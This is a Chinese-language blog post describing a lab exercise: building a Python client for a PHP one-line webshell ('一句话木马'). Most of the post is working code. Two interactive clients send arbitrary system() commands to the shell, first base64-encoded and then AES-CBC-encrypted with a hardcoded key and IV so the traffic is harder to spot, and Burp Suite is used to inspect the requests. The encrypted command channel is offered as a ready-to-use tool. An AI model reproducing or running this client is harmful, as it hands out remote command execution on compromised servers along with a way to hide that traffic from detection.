前面写过两篇,但写的不多。
使用python连接JSP一句话木马
使用burpsuite对python的post请求进行抓包
今天想起来,于是整合一下,再搞个加密。
base64
先是在 Linux 虚拟机里面写个 “两句话木马”。
对传参进行一个 base64 解码,这就意味着在 Windows 本机上要进行一个 base64 编码。
import requests
import base64


url = str(input('目标URL:'))      # http://192.168.xxx.xxx/shell.php
pwd = str(input('连接密码:'))      # 其实就是一句话木马中的变量shell

# 用于 burpsuite抓包
proxy = {
    'http': '127.0.0.1:8080',
    'https': '127.0.0.1:8080'
}

while(True):
    cmd = input('输入执行的命令:')
    send = "system(\'" + cmd + "\');"
    connect = base64.b64encode(send.encode('utf-8'))
    # 将命令传给一句话木马
    payloads = {
        pwd: connect
    }

    # 向目标url发送post请求
    # response = requests.post(url, payloads)
    response = requests.post(url, payloads, proxies=proxy)

    # 回显命令执行的结果
    print(response.text)
抓包结果如下:


解码一下可以看出命令。
然后放包,Python代码接收到返回的数据。
AES
对 shell.php 作出修改。

Python 代码如下:
import requests
import base64
from Crypto.Cipher import AES


# 密钥(key), 密斯偏移量(iv) CBC模式加密
BLOCK_SIZE = 16  # Bytes
pad = lambda s: s + (BLOCK_SIZE - len(s) % BLOCK_SIZE) * \
                chr(BLOCK_SIZE - len(s) % BLOCK_SIZE)
unpad = lambda s: s[:-ord(s[len(s) - 1:])]
key = '5c47c819bpt3apr0'
vi = '0102030405060708'

def AES_Encrypt(key, data):
    data = pad(data)
    # 字符串补位
    cipher = AES.new(key.encode('utf8'), AES.MODE_CBC, vi.encode('utf8'))
    encryptedbytes = cipher.encrypt(data.encode('utf8'))
    # 加密后得到的是bytes类型的数据,使用Base64进行编码,返回byte字符串
    encodestrs = base64.b64encode(encryptedbytes)
    # 对byte字符串按utf-8进行解码
    enctext = encodestrs.decode('utf8')
    return enctext


def AES_Decrypt(key, data):
    data = data.encode('utf8')
    encodebytes = base64.decodebytes(data)
    # 将加密数据转换位bytes类型数据
    cipher = AES.new(key.encode('utf8'), AES.MODE_CBC, vi.encode('utf8'))
    text_decrypted = cipher.decrypt(encodebytes)
    # 去补位
    text_decrypted = unpad(text_decrypted)
    text_decrypted = text_decrypted.decode('utf8')
    print(text_decrypted)
    return text_decrypted


if __name__ == '__main__':
    url = str(input('目标URL:'))      # http://192.168.223.xxx.xxx/shell.php
    pwd = str(input('连接密码:'))      # 其实就是一句话木马中的变量shell

    # 用于burpsuite抓包
    proxy = {
        'http': '127.0.0.1:8080',
        'https': '127.0.0.1:8080'
    }

    while(True):
        cmd = input('输入执行的命令:')
        send = "system(\'" + cmd + "\');"
        # 将命令传给一句话木马
        payloads = {
            pwd: AES_Encrypt(key, send)
        }

        # 向目标url发送post请求
        # response = requests.post(url, payloads)
        response = requests.post(url, payloads, proxies=proxy)

        # 回显命令执行的结果
        print(response.text)
这些加解密算法的代码,在网上可以很容易找到。
自己也可以对其进行修改

抓包之后得到的结果:
AES模块安装
python 在 Windows 下使用 AES 时,要安装的是 pycryptodome 模块
pip install pycryptodome
python 在 Linux 下使用 AES 时,要安装的是 pycrypto 模块
pip install pycrypto
版权声明:本文为weixin_45254208原创文章,遵循CC 4.0 BY-SA版权协议,转载请附上原文出处链接和本声明。